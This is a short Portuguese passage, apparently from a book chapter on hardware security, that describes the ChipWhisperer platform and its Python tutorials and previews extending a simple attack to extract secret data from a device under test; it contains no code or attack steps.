A plataforma ChipWhisperer simplifica o manuseio de detalhes de hardware de baixo nível, permitindo focar nos aspectos mais interessantes dos ataques em alto nível. Tutoriais e código de exemplo baseado em Python no site ChipWhisperer demonstram a interface com vários dispositivos como osciloscópios, drivers de porta serial e leitores de cartão inteligente. No entanto, nem todos os alvos estão integrados na plataforma ChipWhisperer, então pode ser necessário implementar ataques "bare-metal".

Nos próximos passos, o capítulo expandirá esse ataque simples para extrair dados de um dispositivo em teste, permitindo não apenas a observação do fluxo do programa, mas também a identificação de dados secretos.